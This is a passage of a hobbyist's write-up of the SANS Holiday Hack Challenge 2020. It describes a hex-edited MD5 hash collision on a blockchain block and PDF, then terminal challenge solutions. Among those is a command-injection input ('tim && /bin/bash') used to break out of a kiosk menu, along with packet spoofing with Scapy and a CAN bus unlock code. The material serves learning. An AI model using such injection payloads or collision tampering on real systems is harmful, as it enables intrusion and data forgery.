e/Catalog/_Go_Aw
ay/Santa/Pages 3
0 R 0 ... W.
< ... x... `...d.....
*=cu>....b0.F..g
..I.....
[T _ 9 T s2
```

Figure 57: Never byte off more than you can hexedit

After having made those changes, we can re-open the PDF to see if it's had any effect:

*“Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don’t know what’s with him... it’s like he’s a few stubbies short of a six-pack or somethin’. I don’t think the wombat was actually hurt... but I tell ya, it was more ‘n a bit shook up. Then the bloke climbs outta the cage all laughin’ and cacklin’ like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil...”*

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he’ll give me access to a digital photo that shows his “utterly regrettable” actions. Even more remarkably, he’s allowing me to use his laptop to generate this report – because for some reason, my laptop won’t connect to the WiFi here.

He says that he’s sorry and needs to be “held accountable for his actions.” He’s even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I’ll somehow feel obliged to go easier on him. That’s not going to happen... I’m WAAAAY smarter than old Jack.

Oh man... while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he’ll go ahead and submit the full report for me. I’m not completely sure I trust him, but I’ll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree  
3/24/2020

Figure 58: Everybody needs good Neighbours



# HOLIDAY HACK CHALLENGE 2020



That's more like the Jack Frost we're familiar with! Although Shinny, never leave leave your laptop unattended without locking your screen first...

With the PDF recovered to it's original version, the hint from Tangle Coalbox talked about four bytes to change, where we've only changed two. Reviewing the evidence so far, we know that Jack has a nice marker on his block, when his actions in Sydney were anything but. Therefore the next byte to change must be the naughty / nice sign in the block itself.

Which gets us to thinking – changing the PDF directly is all well and good, but if that PDF is stored on the blockchain, it would need to be changed there. Just like we need to change the naughty / nice sign there too. So for this next part, we will edit blockchain.dat directly in a hexeditor.

Before doing this however, we need to understand the current MD5 value of the block, so that after we've made our changes, that MD5 value should remain the same. We can find the original MD5 value of Jack's block using the **full\_hash()** function of **naughty\_nice.py**:

```
tim@flowers:~/ctf/holidayhack2020/11b$./naughty_nice.py
Jack's block is block: 1010
MD5 Hash of Jack's block: b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256 of Jack's block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
tim@flowers:~/ctf/holidayhack2020/11b$ █
```

Figure 59: Making a bit of a hash of it

With that in mind, we can move on to making the changes in the blockchain itself. If our understanding is correct, the four changes to make are:

1. Increment the page counter in the PDF type catalog
2. Decrement the value four rows down in the same column
3. Change the nice sign to be naughty (from 1 to 0)
4. Increment the value four rows down in the same column

Making these changes gives us a modified blockchain that looks like this (changes circled):



# HOLIDAY HACK CHALLENGE 2020



|          |                   |                   |                   |                        |                  |
|----------|-------------------|-------------------|-------------------|------------------------|------------------|
| 00163070 | 66 66 66 66 66 30 | 66 66 66 66 66 66 | 30 30 30 30 30 30 | 30 30 36 63            | fffff0ff0000000c |
| 00163080 | EA 46 53 40 30 5A | 60 79 D3 DF 27 62 | BE 68 46 7C       | .FS@0: `y .. 'b.HF     |                  |
| 00163090 | 27 F0 46 D3 A7 FF | 4E 92 DF E1 DE F7 | 40 7F 2A 7B       | '.F ... N.....@.*{     |                  |
| 001630A0 | 73 E1 B7 59 B8 C9 | 19 45 1E 37 51 8D | 22 D9 87 29       | s .. Y ... E.7Q." .. ) |                  |
| 001630B0 | 6F CB 0F 18 80 07 | 03 88 BF 20 35 0F | 2A 91 C2 9D       | O..... .... 5.* ...    |                  |
| 001630C0 | 03 48 61 40 C0 RC | EE F2 BC AD D4 CC | 3F 25 1B A8       | .HaM.....?%..          |                  |
| 001630D0 | F9 FB AF 17 1A 06 | DF 1E 1F D8 64 93 | 96 AB 86 F9       | .....d.....            |                  |
| 001630E0 | D5 11 8C C8 D8 20 | 4B 4F FE 8D 8F 09 | 30 35 30 30       | ..... KO....0500       |                  |
| 001630F0 | 30 30 39 66 35 37 | 25 50 44 46 2D 31 | 2E 33 0A 25       | 009f57%PDF-1.3.%       |                  |
| 00163100 | 25 C1 CE C7 C5 21 | 0A 0A 31 20 30 20 | 6F 62 6A 0A       | %....!...1 0 obj.      |                  |
| 00163110 | 3C 3C 2F 54 79 70 | 65 2F 43 61 74 61 | 6C 6F 67 2F       | </>Type/Catalog/       |                  |
| 00163120 | 5F 47 6F 5F 41 77 | 61 79 2F 53 61 6E | 74 61 2F 50       | _Go_Away/Santa/P       |                  |
| 00163130 | 61 67 65 73 20 03 | 30 20 52 20 20    | 20 20 20 20       | ages 3 0 R             |                  |
| 00163140 | 30 F9 D9 BF 57 6E | 3C AA E5 0D 78 8F | E7 60 F3 1D       | 0 ... W.< ... x..`..   |                  |
| 00163150 | 64 AF AA 1E A1 F2 | A1 3D 63 75 3E 1A | A5 BF 80 62       | d.....=cu>....b        |                  |
| 00163160 | 4F C3 46 BF D6 C7 | CA F7 49 95 91 C4 | 02 01 ED AB       | 0.F..g..I.....         |                  |
| 00163170 | 03 B9 EF 95 99 LC | SB 49 9F 86 DC 85 | 39 85 90 99       | .....[I....9 ...       |                  |
| 00163180 | AD F4 B9 1E 22 0E | FF 17 A1 99 99 22 | 0E FF F1 69       | T .. 2 .. 2 .. Tn      |                  |

Figure 60: In the end, the bark was worse than the byte

Now, when we run our modified **naughty\_nice.py** against this script, we see that although the MD5 hash remains the same, the SHA256 hash has changed - we've successfully performed a hash collision attack!!

```
tim@flowers:~/ctf/holidayhack2020/11b$./naughty_nice.py
Jack's block is block: 1010
MD5 Hash of Jack's block: b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256 of Jack's block: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
tim@flowers:~/ctf/holidayhack2020/11b$
```

Figure 61: Hashing it out

With Jack's changes reversed, all is right with the blockchain and we can proceed to speak to Santa on the roof, along with Eve Snowshoes and an imprisoned Jack Frost...



# HOLIDAY HACK CHALLENGE 2020



## Conclusion

I did it!! I actually completed Holiday Hack 2020!!! I've done holiday hack for the last several years and never quite managed to finish it, but 2020 was finally my year!!



Figure 62: The final reckoning

In doing so, I had a lot of help along the way from my good old buddy @MrJ, who as always was very patient and helpful. The KringleCon discord was also a welcome addition this year and I had a few DMs and nudges from people in there too.

I always like to say thank you to SANS every year for putting on this awesome event. It's become one of the things I look forward to most at Christmas, even if it is now one of the things my wife least looks forward to.

As in previous years, I judge my holiday hack experience by how much I've learnt. This year being no exception, with me learning lots about the following:

- S3 bucket bruteforcing
- Electron apps and how to reverse engineer them
- Proxmark and HID card hacking (I'm definitely adding one of those to next year's Christmas list!)
- The CAN bus – although I'm not brave / foolish enough to start playing around with it on my car!!




# HOLIDAY HACK CHALLENGE 2020



- ARP and DNS spoofing – this was an awesome challenge and solidified my understanding of an attack vector I've wanted to get my hands on for years
- Blockchain – upto this point, I was just happy with blockchain as it made me some money with bitcoin. Now I at least know more of the fundamentals and can understand other potential uses and how to manipulate it.

Shall we do it all again next year for Four Calling Birds?!

Oh and Jack Frost?





# HOLIDAY HACK CHALLENGE 2020



## Terminal Challenges

### Shinny Upatree – Kringle Kiosk

Command injection is no laughing matter you know!! Our Kringle Kiosk does it's job well, but if you give it a couple of ampersands and something to bash, it does whatever you tell it!

```
Welcome to the North Pole!
~~~~~1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit

Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...tim && /bin/bash
< tim >
-----
\ \
 \ \_ \_ / /
 (oo) \_____
 (--) \-----) \ / \
 ||----w||

[ ] [+] [ ] [ ] [ ] [ ] [ ] [ ]
" -0-0- " -0-0- " -0-0- " -0-0- " -0-0- " -0-0- " -0-0- " -0-0-
Type 'exit' to return to the menu.
shinny@700dcf504170:~$
```

Figure 63: Bashed on the head

### Pepper Minstix – Unescape Tmux

Ah, the traditional “escape some antiquated application”. Except this year, the application isn’t antiquated and actually, it comes in very handy later on in the challenge!

Thankfully, this isn’t as hideously impossible as trying to escape Vi, all we need to do is find other instances of tmux then attach to them:



# HOLIDAY HACK CHALLENGE 2020



```
Can you help me?
```

```
I was playing with my birdie (she's a Green Cheek!) in something called tmux,  
then I did something and it disappeared!
```

```
Can you help me find her? We were so attached!!  
elf@cec93ac9c410:~$ tmux ls  
0: 1 windows (created Thu Dec 10 21:39:24 2020) [80x24]  
elf@cec93ac9c410:~$  
elf@cec93ac9c410:~$  
elf@cec93ac9c410:~$ tmux attach -t 0]
```

Figure 64: I think Pepper has attachment issues




Figure 65: Mux ado about nothing!

## Sugarplum Mary – Linux Primer

This challenge wasn't difficult, just time consuming! Helping someone to remember lots of Linux commands is fun, especially if there are lollipops on offer! A complete list of commands to get all of the lollipops is:



# HOLIDAY HACK CHALLENGE 2020



```
elf@aba4ea2b4de8:~/workshop/electrical$ history
1 echo munchkin_9394554126440791
2 ls -ltr
3 cat munchkin_19315479765589239
4 rm munchkin_19315479765589239
5 pwd
6 ls -altr
7 history
8 env
9 cd workshop/
10 grep -i munchkin *
11 chmod +x lollipop_engine
12 ./lollipop_engine
13 cd electrical/
14 mv blown_fuse0 fuse0
15 ln -s fuse0 fuse1
16 cp fuse1 fuse2
17 echo MUNCHKIN_REPELLENT >> fuse2
18 find /opt/munchkin_den/ *munchkin*
19 find /opt/munchkin_den/ -user munchkin
20 find /opt/munchkin_den/ -size +108k -110k
21 find /opt/munchkin_den/ -size +108k -size -110k
22 ps -ef | grep munchkin
23 netstat -ano
24 curl http://127.0.0.1:54321
25 kill -9 5411
26 history
elf@aba4ea2b4de8:~/workshop/electrical$
```

Figure 66: Only made one mistake on line 20!

## Fritzy Shortstack – Dialup

This terminal was infuriating / endearing. Infuriating that at first I spent a good fifteen minutes listening to the old dial-up sound for nostalgia's sake, then endearing when I realised it was all in the code after all...

Each of the “phrases” has a class in the HTML:

```
<button class="respCrEsCl">baa DEE brrrr</button> event
<button class="ack">aaah</button> event
<button class="cm_cj">WEWEWEwrwrrrrr</button> event
<button class="11_12_info">beDURRdunditty</button> event
<button class="trn">*SCHHHRRHHRTHRTR*</button> event
<script src=".//dialup.js"></script>
//etc...
```

Figure 67: My favourite one is baa DEE brrrr

Which each have a corresponding event listener in dialup.js:



# HOLIDAY HACK CHALLENGE 2020



```
162 });
163 l1_l2_info.addEventListener('click', () => {
164   if (phase === 6) {
165     phase = 7;
166     playPhase();
167     secret += 'hbvan3'
168   } else {
169     phase = 0;
170     playPhase();
171   }
172   sfx.l1_l2_info.play();
173 });
174 trn.addEventListener('click', () => {
175   if (phase === 7) {
176     phase = 8;
177     secret += 'djjzz'
178     playPhase();
179   } else {
180     phase = 0;
181     playPhase();
182   }
183 sfx.trn.play();
184 }
185 }
```

From these event listeners, you see that they set the phase variable, but only if you press the buttons in the correct order. If you get them correct, they build a **secret** variable, which in the final step is sent as a GET request to checkpass.php:

```
264   },
265   3500));
266 $.get("checkpass.php?i=" + secret + "&resourceId=" + resourceId, function( data ) {
267   try {
268     var result = JSON.parse(data);
269     if (result.success) {
```

From piecing together all of the code logic, we can see that the correct order of buttons is:

**baa DEE brrr + aaah + WEWEWEwrwrrwrr + beDURRdunditty + \*SCHHHRRHHRTHRTR\***

Which builds the secret value of: **39cajd3j2jc329dz4hhddhbvan3djjzz**

## Bushy Evergreen – Speaker Unprep

The doors in the Speaker Unpreparedness room are locked!! There is an application to open them though, if only we could somehow find the password, which we can do with strings:

```
elf@9b3270598cf4 ~ $ strings door | more
/lib64/ld-linux-x86-64.so.2
@1(I
libdl.so.2
... snip ...
```



# HOLIDAY HACK CHALLENGE 2020



```
NulErrorBox<Any>thread 'expected, found Door opened!
That would have opened the door!
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
src/liballoc/raw_vec.rscapacity overflowed: formatting trait implementation returned an erro
r in /usr/include/c++/3.4.2/libc++/fmt/mad_rectack_backtrace.
```

# Minty Candycane – Sort-o-Matic

Minty has a toy sorting machine that isn't quite working as it should be. Let's see if we can sort it out...



*Figure 68: Express yourself*



# HOLIDAY HACK CHALLENGE 2020



## Alabaster Snowball – Scapy prepper

Alabaster introduces us to an excellent tool known as Scapy<sup>19</sup>, which may or may not come in handy later on in the Holiday Hack. We get asked a lot of questions about Scapy and how to use it in certain scenarios, the answers to which are:

**Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.**

```
task.submit(send)
```

**Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.**

```
task.submit(sniff)
```

**Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":**

1. `pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))`
2. `pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))`
3. `pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))`

```
task.submit(1)
```

**Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.**

```
task.submit(rdpcap)
```

**The variable UDP\_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP\_PACKETS:**

1. `UDP_PACKETS.print()`
2. `UDP_PACKETS.show()`
3. `UDP_PACKETS.list()`

```
task.submit(2)
```

**Submit only the first packet found in UDP\_PACKETS.**

```
task.submit(UDP_PACKETS[0])
```

**Submit only the entire TCP layer of the second packet in TCP\_PACKETS.**

```
task.submit(TCP_PACKETS[1][TCP])
```

**Change the source IP address of the first packet found in UDP\_PACKETS to 127.0.0.1 and then submit this modified packet**

19 <https://scapy.readthedocs.io/en/latest/index.html>



# HOLIDAY HACK CHALLENGE 2020



```
UDP_PACKETS[0].setfieldval('src','127.0.0.1')
task.submit(UDP_PACKETS[0])
```

Submit the password "task.submit('elf\_password')" of the user alabaster as found in the packet list TCP\_PACKETS.

```
TCP_PACKETS[6].show() && task.submit('echo')
```

The ICMP\_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP checksum value from the second packet in the ICMP\_PACKETS list.

```
task.submit(ICMP_PACKETS[1][ICMP].chksum)
```

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"

1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

```
task.submit(3)
```

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)

```
task.submit(IP(dst="127.127.127.127")/UDP(dport=5000))
```

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)

```
dns_query =
IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(dns_query)
```

The variable ARP\_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP\_PACKETS to be a proper ARP response and then task.submit(ARP\_PACKETS) for inspection.

```
ARP_PACKETS[1][ARP].setfieldval('hwdst','00:16:ce:6e:8b:24')
```



# HOLIDAY HACK CHALLENGE 2020



```
ARP_PACKETS[1][ARP].setfieldval('hwsrc','00:13:46:0b:22:ba')
ARP_PACKETS[1][ARP].setfieldval('op',2)
task.submit(ARP_PACKETS)
```

After answering all of these, we complete the challenge:

```
>>>
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!
Congratulations, all pretty present packets properly prepared for processing!

>>> □
```

Figure 69: A hard earned victory!!

## Wurnose Openslae – CAN-bus Investigation

Wurnose needs us to tell him the CAN bus code for unlock within a capture of CAN bus data. Looking at that data, it's mostly 244 messages, which we can filter out with a simple grep, to find other messages and the door unlock code, which must be: 19B#00000F000000 at (1608926671.122520):



# HOLIDAY HACK CHALLENGE 2020



```
(1608926664.626448) vcan0 19B#00000000000000
(1608926664.996093) vcan0 188#00000000
(1608926665.499007) vcan0 188#00000000
(1608926666.009926) vcan0 188#00000000
(1608926666.512371) vcan0 188#00000000
(1608926667.013385) vcan0 188#00000000
(1608926667.520201) vcan0 188#00000000
(1608926668.022800) vcan0 188#00000000
(1608926668.530024) vcan0 188#00000000
(1608926669.036851) vcan0 188#00000000
(1608926669.544057) vcan0 188#00000000
(1608926670.046480) vcan0 188#00000000
(1608926670.550541) vcan0 188#00000000
(1608926671.055065) vcan0 188#00000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926671.558329) vcan0 188#00000000
(1608926672.063221) vcan0 188#00000000
(1608926672.568871) vcan0 188#00000000
(1608926673.072611) vcan0 188#00000000
(1608926673.579853) vcan0 188#00000000
(1608926674.086447) vcan0 188#00000000
(1608926674.092148) vcan0 19B#00000000000000
(1608926674.589954) vcan0 188#00000000
(1608926675.099853) vcan0 188#00000000
(1608926675.605010) vcan0 188#00000000
(1608926676.110132) vcan0 188#00000000
(1608926676.617537) vcan0 188#00000000
(1608926677.121567) vcan0 188#00000000
(1608926677.630561) vcan0 188#00000000
(1608926678.141434) vcan0 188#00000000
elf@372c99cbb031:~$ 
elf@372c99cbb031:~$ ./runtoanswer 122520
Your answer: 122520
```

```
Checking....
Your answer is correct!
```